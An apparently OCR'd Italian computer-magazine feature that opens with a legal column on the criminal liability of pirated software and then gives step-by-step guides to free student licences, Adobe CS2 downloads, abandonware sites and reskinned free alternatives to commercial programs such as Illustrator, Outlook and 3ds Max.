Tanto basta per costringere ciascuno di noi che dovesse lasciarsi tentare dall'utilizzare software pirata a fare i conti con la propria coscienza prima e con la legge poi, legge che – se qualcuno lo pizzicasse con le mani nel sacco – costerebbe al proprio portafoglio certamente tanto di più di quanto sarebbe costato pagare il prezzo della licenza d'uso ed utilizzare il software legittimamente.

Ma, si sa, il livello di correttezza, etica e scrupoli di ciascuno di noi è diverso e c'è chi ha bisogno di qualcosa di più che la voce del grillo parlante che alberga nelle nostre coscienze o del rischio di dover pagare più di quanto si sarebbe pagato per rinunciare al fascino irresistibile del proibito, scaricandosi, duplicandosi ed iniziando ad usare un software pirata sul proprio PC.

Questi "pirati del proibito" hanno diritto a sapere se oltre alle voci del loro grillo parlante ed a qualche centinaio di euro in più – ed in meno nel loro portafoglio – rischiano anche la galera quando duplicano e/o usano un software senza averne il diritto.

Le cose, oggi – tra altalenanti pronunce dei giudici ed ancor più mutevoli opinioni di azzeccagarbugli come quello che vi scrive – stanno, più o meno, così.

Se non si è imprenditori o commercianti, detenere un software pirata a casa o in ufficio – che sia installato sul PC o in un cassetto – non costituisce reato.

Il che non vuol dire – non lo si ripete mai abbastanza – che sia lecito ma semplicemente che non si rischia la galera ma solo di sentire la voce del grillo parlante e di vedersi alleggerire il portafogli.

Se, invece, si ha un negozio o un'impresa, essere pizzicati con del software pirata è reato e può costare la galera. A fare da linea di confine tra le due ipotesi c'è l'art. 171 bis della legge sul diritto d'autore che richiede – come ormai ricordano da tempo i Giudici – che perché la detenzione di software sia reato è necessario che il detentore agisca a scopo "commerciale o imprenditoriale" il che deve essere escluso se un software pirata è conservato a casa o nell'ufficio di un professionista.


Meno facile dire se chi duplica un software pirata – fuori da un esercizio commerciale o da un'impresa – rischi "solo" di vedersela con la coscienza ed il proprio portafoglio, anche con il giudice penale.

A leggere il solito art. 171 bis LDA verrebbe da pensare che se lo si fa per trarre un qualsiasi profitto – e, dunque, se si è un professionista, anche per risparmiare – le porte delle patrie galere potrebbero aprirsi ed "invitarci" ad entrare per un breve soggiorno.

C'è, però, da annotare che con una Sentenza che ha fatto discutere parecchio, la Corte d'Appello di Bologna, nei mesi scorsi, si è spinta fino ad escludere che il professionista che duplichi un software pirata, possa finire in galera.


È "solo" una decisione tra decine che suggeriscono il contrario ma esiste e val la pena darne conto per offrire una speranza a chi, da professionista, avesse commesso un errore che sarebbe stato meglio non commettere.


Guido Scorza (**Esperto in diritto delle nuove tecnologie**)



Microsoft Office gratis

Se sei uno studente o un insegnante delle scuole e delle università abilitate puoi scaricare gratuitamente la suite completa per ufficio della casa di Redmond. Ecco come.





1 Siamo tra i fortunati?


Se non sai se il tuo istituto scolastico è tra quelli che forniscono l'Office gratis, vai sul sito www.office.com/getoffice365 e clicca su *Verifica la tua idoneità e scarica Office*. Se invece sei insegnante, clicca sul tab *Insegnanti* e prosegui con *Tutte le informazioni sull'idoneità*.

2 Mettiamo in download la suite

Inserisci quindi l'indirizzo e-mail fornito dal tuo istituto scolastico e premi *Iscrizione*. Se l'e-mail appartiene a un istituto qualificato, potrai proseguire e accedere a Office 365. Potrai poi cliccare su *Installa ora* per scaricare il file d'installazione della suite.


3 Installiamo i pacchetti


Scaricato il file per la versione compatibile col tuo OS, cliccaci due volte sopra e procedi all'installazione della suite. Durante la fase guidata dovrai avere un po' di pazienza perché vengano scaricati tutti i file. Al termine potrai usare gratuitamente il pacchetto Microsoft Office.



OTTENERE I SOFTWARE DI AUTODESK SENZA SBORSARE UN CENT

Gli studenti e gli insegnanti appartenenti ad istituti scolastici e universitari qualificati possono scaricare gratuitamente i software di progettazione e design di Autodesk, tra cui Autocad per la progettazione 3D, Maya e 3ds Max per la creazione di scene e modelli tridimensionali e tanti altri ancora. Per effettuare il download occorre collegarsi all'indirizzo www.autodesk.com/education/free-software/all e cliccare sul pulsante ***CREATE ACCOUNT*** per creare un account alla Autodesk Education Community. Nel form che appare compiliamo tutti i campi richiesti e premiamo ***Next***. Riceveremo un'e-mail con il link per attivare il tuo nuovo account. Dopo averlo fatto, torniamo sul sito di Autodesk, effettuiamo il login col nostro nuovo account e scegliamo la versione del software da scaricare. Clicchiamo quindi su ***Install now***, accettiamo il contratto di licenza e premiamo ***Installa***. Dopo aver scaricato il file eseguibile, clicchiamoci due volte sopra per avviare l'installazione del programma.





LA TOP 12 DEI DOWNLOAD FREE

Ecco i migliori software commerciali che è possibile scaricare gratuitamente.


PROGRAMMA	DESCRIZIONE
MICROSOFT OFFICE	Suite per ufficio che comprende i programmi Word, Excel, PowerPoint, OneNote, Outlook, Publisher e Access.
ADOBE ACROBAT PRO 7.0	Software per creare e modificare PDF.
ADOBE AFTER EFFECTS	Programma professionale per animazione grafica, compositing e video editing.
ADOBE AUDITION 3.0	Software di registrazione audio multitraccia.
ADOBE ILLUSTRATOR CS2	Programma di grafica vettoriale per realizzazione di illustrazioni.
ADOBE INCOPY CS2	Software professionale per l'editing di contenuti digitali.
ADOBE INDESIGN CS2	Programma rivolto all'editoria per realizzare pubblicazioni, volantini e altro materiale stampabile
ADOBE PHOTOSHOP CS2	Software di fotoritocco professionale, utilizzato generalmente da grafici, aziende e appassionati di fotografia.
ADOBE PREMIERE PRO CS2	Programma di montaggio video professionale.
AUTODESK AUTOCAD	Software di progettazione CAD 2D e 3D, punto di riferimento per architetti e ingegneri.
AUTODESK 3DS MAX	Programma di grafica vettoriale tridimensionale e animazione utilizzato per creare oggetti 3D.
AUTODESK MAYA	Software di modellazione 3D usato per la creazione di animazioni tridimensionali.

SOFTWARE E I GIOCHI PIÙ IN VOGA NEL PASSATO... GRATIS!

Molti li hanno già dimenticati, altri ne ignorano persino l'esistenza. Stiamo parlando dei cosiddetti "abandonware", ovvero di quei programmi e di quei videogiochi non più venduti, il cui sviluppo è stato interrotto e non offrono alcun tipo di supporto. Si tratta, come dice la parola stessa, di "software abbandonati", spesso compatibili solo con vecchi sistemi operativi come DOS. Tra questi ci sono programmi che hanno fatto la storia come Word 6 e AutoCad R13, retrogame di successo come Pac-Man, Arkanoid, Tetris, Sim City, Prince of Persia e altri ancora. Ci sono diversi siti che raccolgono questi software consentendo di scaricarli gratuitamente come www.myabandonware.com, www.lostgames.net, www.abandonwaredos.com, www.vetusware.com e www.abandonia.com. Quelli scaricabili sono centinaia, ma purtroppo non si possono installare come si fa con i normali programmi (occorre procurarsi un emulatore per DOS come DOSBox, scaricabile dal sito www.dosbox.com).

Una suite grafica a costo zero!

Ecco come puoi ottenere gratuitamente e legalmente la versione completa di Photoshop, Illustrator, InDesign e degli altri software commerciali di Adobe CS2.



1 Prima di tutto ci serve un ID

Vai alla pagina www.winmagazine.it/link/3213 e clicca sul link *Get an Adobe ID* per creare un ID Adobe se ancora non ne hai uno. In caso contrario ti basta effettuare il login inserendo il tuo indirizzo di posta elettronica, la password e cliccando su *SIGN IN*.

2 Scarichiamo il programma

Clicca sulla lingua di cui ti interessano i programmi. In italiano trovi Acrobat 7.0, After Effects, Premiere Pro 7.0 e Audition 3.0. In inglese invece c'è la suite completa Adobe CS2. Clicca su un pacchetto per scaricare il file di setup e annota il codice seriale mostrato a destra.

3 E ora via con l'attivazione

Al termine del download, fai doppio clic sul file eseguibile per avviarne l'installazione. A un certo punto della procedura guidata ti verrà chiesto di inserire il *Numero di serie* del programma. Dopo averlo fatto, porta a termine la procedura e goditi il tuo software completo e gratuito.

SOFTWARE TRUCCATI

Grandi software truccati

Ecco le nostre versioni unofficial per spassarsela col PC a costo zero. Un progetto "powered by Win Magazine"!

MASTERIZZAZIONE

L'alternativa di Win Magazine a...


NERO 2015

LE FUNZIONI DI NERO, GRATIS CON I TOOL GIUSTI

Nero è una delle suite di masterizzazione più usate al mondo, ma non si limita al solo burning dei supporti ottici; integra tantissime funzioni che consentono una gestione totale dei propri file multimediali. Mediante una serie di tool gratuiti (ciascuno dei quali andrà a sostituire il corrispettivo della versione commerciale), però, possiamo comporre una suite tutta nostra, che non ha nulla da invidiare a Nero e, soprattutto, a costo zero. Gli strumenti necessari li troviamo nell'archivio compresso *Masterizzazione.zip*: per installarli non dobbiamo fare altro che avviare l'eseguibile indicato.


NERO MEDIAHOME

Con questo programma possiamo gestire e organizzare tutta la nostra libreria fotografica presente sul PC. L'alternativa consigliata dai nostri esperti è ***Picasa 3***, che possiamo installare facendo doppio clic sul file ***picasa39-setup.exe***.



NERO VIDEO

È un software di editing video molto potente, grazie al quale si possono tagliare, modificare e migliorare i filmati. Una delle migliori alternative gratuite è ***Avidemux***, che supporta i formati più diffusi. Per installare la versione a 32 bit eseguiamo il file ***avidemux_2.6.8_win32_v2.exe***, mentre per quella a 64 bit usiamo il file ***avidemux_2.6.8_win64_v2.exe***. Per fare l'authoring di un filmato, in modo da realizzarne un DVD Video perfettamente compatibile con i lettori da tavolo, invece, usiamo ***DVD Filck (dvdflick_setup_1.3.0.7.exe)***.



NERO RECODE


Consente di fare il ripping di CD/DVD e di convertire i video da un formato all'altro per renderli compatibili con qualsiasi dispositivo. La nostra alternativa è ***Freemake Video Converter (FreemakeVideoConverterSetup.exe)***, semplicissimo da usare: basta scegliere il tipo di dispositivo su cui riprodurre il video e avviare la conversione.

NERO BLU-RAY PLAYER

Questo player è ottimo per la riproduzione dei film in Blu-ray commerciali. Questa funzione non è presente in Windows, ma con ***Leawo Blu-ray Player*** (***blurayplayer_setup.exe***) potremo riprodurli anche sui computer con Windows 10 senza dover pagare nulla.


NERO BACKITUP

È un programma molto utile per effettuare copie di sicurezza dei propri file in modo da non perderli in caso di crash del PC o in caso di furto. L'alternativa gratuita che abbiamo selezionato è ***Comodo Backup*** (***CB_setup.exe***) ricco di funzionalità e col supporto ai backup incrementali.



NERO BURNING ROM

Naturalmente non poteva mancare il software di masterizzazione. La nostra alternativa è ***ImgBurn*** (***SetupImgBurn_2.5.8.0.exe***), uno dei migliori grazie all'interfaccia semplice e al supporto con la maggior parte dei file immagini. Ottimo anche per le copie di CD/DVD.



GRAFICA VETTORIALE

L'alternativa di Win Magazine a...


ADOBE ILLUSTRATOR

REALIZZA I TUOI PROGETTI PER LA STAMPA

I migliori designer che lavorano nelle agenzie pubblicitarie o nel settore dell'editoria si affidano a Adobe Illustrator per la realizzazione dei loro progetti. Con questo programma di grafica vettoriale si realizzano loghi, volantini, manifesti e molto altro ancora. Se però non possiamo permettercelo, visto che per averlo occorre sottoscrivere un abbonamento di quasi 300 euro l'anno, possiamo affidarci a ***Inkscape***. Non solo ci permette di fare le stesse cose di Illustrator, ma con la modifica dei nostri esperti avremo anche la stessa interfaccia. Per installarlo, estraiamo l'archivio compresso ***Grafica-Vettoriale.zip*** e facciamo doppio clic sul file ***inkscape-0.91-x64.msi***. Al termine, andiamo nella directory ***C:\Program Files\Inkscape\share\icons*** e sostituiamo il file ***icons.svg*** con quello contenuto nel nostro archivio. Sovrascriviamo anche il nostro file ***gtkrc*** con quello che troviamo nelle seguenti directory:

C:\Program Files\Inkscape\etc\gtk-2.0
C:\Program Files\Inkscape\share\themes\Default\gtk-2.0-key
C:\Program Files\Inkscape\share\themes\Emacs\gtk-2.0-key
C:\Program Files\Inkscape\share\themes\MS-Windows\gtk-2.0
C:\Program Files\Inkscape\share\themes\Raleigh\gtk-2.0

Riavviamo Inkscape: noteremo subito che la sua interfaccia è ora molto più simile a quella di Illustrator. Affinché la trasformazione sia completa, andiamo in ***Modifica/Preferenze/Interfaccia/Scorciatoie*** da tastiera e in ***File scorciatoie*** selezioniamo Adobe Illustrator (***adobe-illustrator-cs2.xml***): clicchiamo su ***Reimposta***. In questo modo potremo usare le stesse scorciatoie da tastiera del programma Adobe.




SICUREZZA

L'alternativa di Win Magazine a...

NORTON ANTIVIRUS

PROTEZIONE GRATUITA, MA SENZA ANNUNCI

La licenza dell'antivirus preinstallato nel nuovo notebook è scaduta? Nessun problema! Ci sono valide alternative, come Avast, che possono proteggere il nostro PC e che non costano nulla. La versione free è ottima, ma infastidisce e non poco con avvisi di ogni genere e popup pubblicitari. Ecco dunque come disabilitarli per far sì che la versione free di Avast si comporti in maniera "educata" come un qualsiasi antivirus a pagamento. Innanzitutto istalliamo il file ***avast_free_antivirus_setup.exe*** dall'archivio ***Sicurezza.zip***. Fatto ciò, clicchiamo sull'icona di Avast presente nell'area di notifica di Windows per accedere all'interfaccia utente. Andiamo in ***Impostazioni/Aggiornamento***, clicchiamo su ***Dettagli*** e togliamo la spunta da Mostra il box di notifica se si presenta un errore. Andiamo in ***Generali/Strumenti***: in corrispondenza di Software Updater clicchiamo su ***Personalizza*** e disabilitiamo ***Notifiche (popup) attivate***. Andiamo poi in ***Generali*** e clicchiamo su ***Popup***: la versione free non permette di disabilitarli, ma possiamo impostare la durata degli avvisi di popup a ***1 secondo*** (che è più che accettabile). Sempre da ***Generali*** clicchiamo su ***Suoni***: qui possiamo disabilitare anche gli avvisi sonori per i vari eventi. Se poi vogliamo disabilitare ogni tipologia di avviso, spuntiamo l'opzione ***Modalità silenziosa/Gioco*** presente sempre nella schermata ***Generali***: questa modalità può essere attivata velocemente anche cliccando col tasto destro sull'icona di Avast nell'area di notifica.




POSTA ELETTRONICA

L'alternativa di Win Magazine a...

MICROSOFT OUTLOOK

UN CLIENT DI POSTA IN STILE OUTLOOK

Outlook è il client di posta presente in Microsoft Office. Si tratta quindi di un software commerciale che non possiamo installare gratuitamente. Ci sono valide alternative free come ***Thunderbird***, ma la loro interfaccia è diversa: usarle, quindi, potrebbe essere difficile per chi si è già abituato ad Outlook. Con la nostra modifica, però, possiamo trasformare Thunderbird e renderlo molto simile al client Microsoft. Scompattiamo l'archivio ***PostaElettronica.zip*** e installiamo il file ***Thunderbird Setup 31.6.0.exe***. Avviamo Thunderbird, clicchiamo sul tasto ***Menu*** in alto a destra (quello con le tre barrette orizzontali) e selezioniamo ***Componenti aggiuntivi***. Clicchiamo sul tasto con l'ingranaggio e selezioniamo ***Installa componente aggiuntivo da file***: carichiamo il file ***outlookalike_beta-0.3.0.8-tb-windows.xpi*** (contenuto nell'archivio precedentemente estratto), clicchiamo su ***Installa adesso*** e poi su ***Riavvia adesso***. Al riavvio successivo l'interfaccia di Thunderbird replicherà quella di Outlook 2010, con la barra multifunzione in alto, anche se purtroppo ci dovremo accontentare di averla in lingua inglese. Cliccando col tasto destro sulla barra multifunzione possiamo abilitare la visualizzazione della ***Barra dei menu***, utile per accedere ai componenti aggiuntivi ed eventualmente rimuoverli.



MODELLAZIONE 3D


L'alternativa di Win Magazine a...

AUTODESK 3DS MAX

CREA I MODELLI 3D COME UN VERO PROFESSIONISTA

I programmi di modellazione 3D possono costare anche migliaia di euro. Autodesk 3DS Max è uno dei più apprezzati, ma non tutti possono permettersi la licenza che supera i 1.500 euro l'anno. Se lo stai già utilizzando da tempo ma non puoi più permettertelo, puoi orientarti su ***Blender***, un programma di modellazione gratuito che per funzionalità e caratteristiche non ha nulla da invidiare a quelli commerciali. E per passare facilmente da 3DS Max, ti sveliamo come averne una versione moddata con interfaccia simile al software di Autodesk.

Scompatta l'archivio ***Modellazione3D.zip*** e installa il file ***blender-2.74-windows64.exe***. Al termine avvia Blender, vai in ***File/User Preferences*** e clicca su ***Save User Settings***. A questo punto avvia ***Esplora file*** su Windows, vai in ***Visualizza/Opzioni*** e dalla scheda ***Visualizzazione*** spunta la voce ***Visualizza cartelle, file e unità nascoste***. Ora copia i file ***.py*** presenti nell'archivio precedentemente scompattato nella cartella ***C:\Program Files\Blender Foundation\Blender\2.74\scripts\addons***. Prendi i ***file userpref.blend*** e ***startup.blend*** e copiali nella cartella ***C:\Users\NomeUtente\AppData\Roaming\Blender Foundation\Blender\2.74\config*** sostituendo quelli già presenti. Riavvia Blender per averlo nella nuova veste grafica.



PRODUTTIVITÀ


L'alternativa di Win Magazine a...


MICROSOFT OFFICE

LA SUITE PERFETTA PER SCUOLA E UFFICIO

Si sa che come alternativa gratuita a Microsoft Office ci si può indirizzare su suite come ***LibreOffice***. Ma con la nostra raccolta di estensioni e modelli puoi fare molto di più e aggiungere quelle funzioni che non avresti nemmeno con altri software commerciali. Dall'archivio ***Produttività.zip*** installa dapprima ***LibreOffice_4.3.7_Win_x86.msi*** e poi ***LibreOffice_4.3.7_Win_x86_helppack_it.msi***. Fatto ciò, puoi installare le estensioni. Avvia ***LibreOffice***, vai in ***Strumenti/Gestione Estensioni***, clicca sul tasto ***Aggiungi***, seleziona una delle estensioni presenti nella cartella ***Estensioni*** (che trovi nell'archivio ***Produttività.zip*** precedentemente scompattato) e fai ***Apri***. Per terminare ti basta cliccare su ***Accetto*** nella pagina della licenza e riavviare LibreOffice. Trovi diverse estensioni interessanti per aggiungere clipart, calcolatrici e altro ancora. Nella cartella ***Modelli***, invece, abbiamo selezionato alcuni dei migliori modelli per creare progetti veloci già pronti all'uso.

Se invece cerchi una suite più simile nella grafica a MS Office, allora puoi installare ***WPS Office 10 Personal Edition*** facendo doppio clic sul file ***wps_office_free.exe*** (si trova sempre nell'archivio compresso ***Produttività.zip***). Purtroppo, l'interfaccia è in inglese, ma si può installare un dizionario in italiano. Per farlo, nella cartella ***C:\Users\NomeUtente\AppData\Roaming\kingsoft\office6\dicts*** copia la cartella ***it_IT*** presente nell'archivio compresso. Avvia quindi WPS, vai in ***Review***, clicca su ***Spell Check***, seleziona ***Set Language*** e scegli la lingua italiana.





EDITING AUDIO

L'alternativa di Win Magazine a...

CUBASE

REGISTRA LA TUA MUSICA

Per comporre e registrare la propria musica, i grandi artisti ricorrono a software professionali come ***Cubase***, un sequencer audio/MIDI con tanti plug-in VST e VSTi preinstallati che costa centinaia di euro. Se non vuoi rinunciare al desiderio di registrare a costo zero i demo della tua band o le tue performance musicali puoi ricorrere a ***DarkWave Studio***. Per installarla basta fare doppio clic sul file ***DarkWave-Studio-4.6.6.exe*** presente nell'archivio ***Musica.zip***. Se non hai una scheda audio che supporta i driver ASIO (tipicamente la scheda audio preinstallata sulla scheda madre), installa anche gli ***Asio4All*** facendo doppio clic su ***ASIO4ALL_2_12_Italian.exe***: ti permetteranno di ridurre i tempi di latenza. Per abilitare i driver ASIO, dal menu delle app di Windows clicca su ***Enable ASIO Support***; avvia DarkWave Studio, vai in ***View/Options*** e in ***Driver*** seleziona gli ***ASIO4ALL*** appena installati. DarkWave Studio è un software gratuito, ma possiamo renderlo completo e al pari di altri software commerciali installando effetti audio e sintetizzatori virtuali. Nell'archivio ***Musica.zip*** trovi anche una cartella Effetti con una selezione di plug-in gratuiti selezionati dai nostri esperti. Per poterli usare nel software di composizione musicale dovrai copiare i file .dll nella cartella ***C:\Program Files (x86)\ExperimentalScene\DarkWave Studio\x64\VST*** o ***C:\Program Files (x86)\ExperimentalScene\DarkWave Studio\x86\VST*** in base alla versione installata (64 bit o 32 bit) oppure installarli attraverso il file eseguibile.

EDITING VIDEO

L'alternativa di Win Magazine a...

ADOBE AFTER EFFECTS

Sei rimasto affascinato dagli effetti cinematografici dell'ultima pellicola vista al cinema? Per realizzarli si usano software molto costosi come Adobe After Effects. Di alternative gratuite c'è davvero poco, si tratta per lo più di programmi di conversione da

FOTORITOCCO

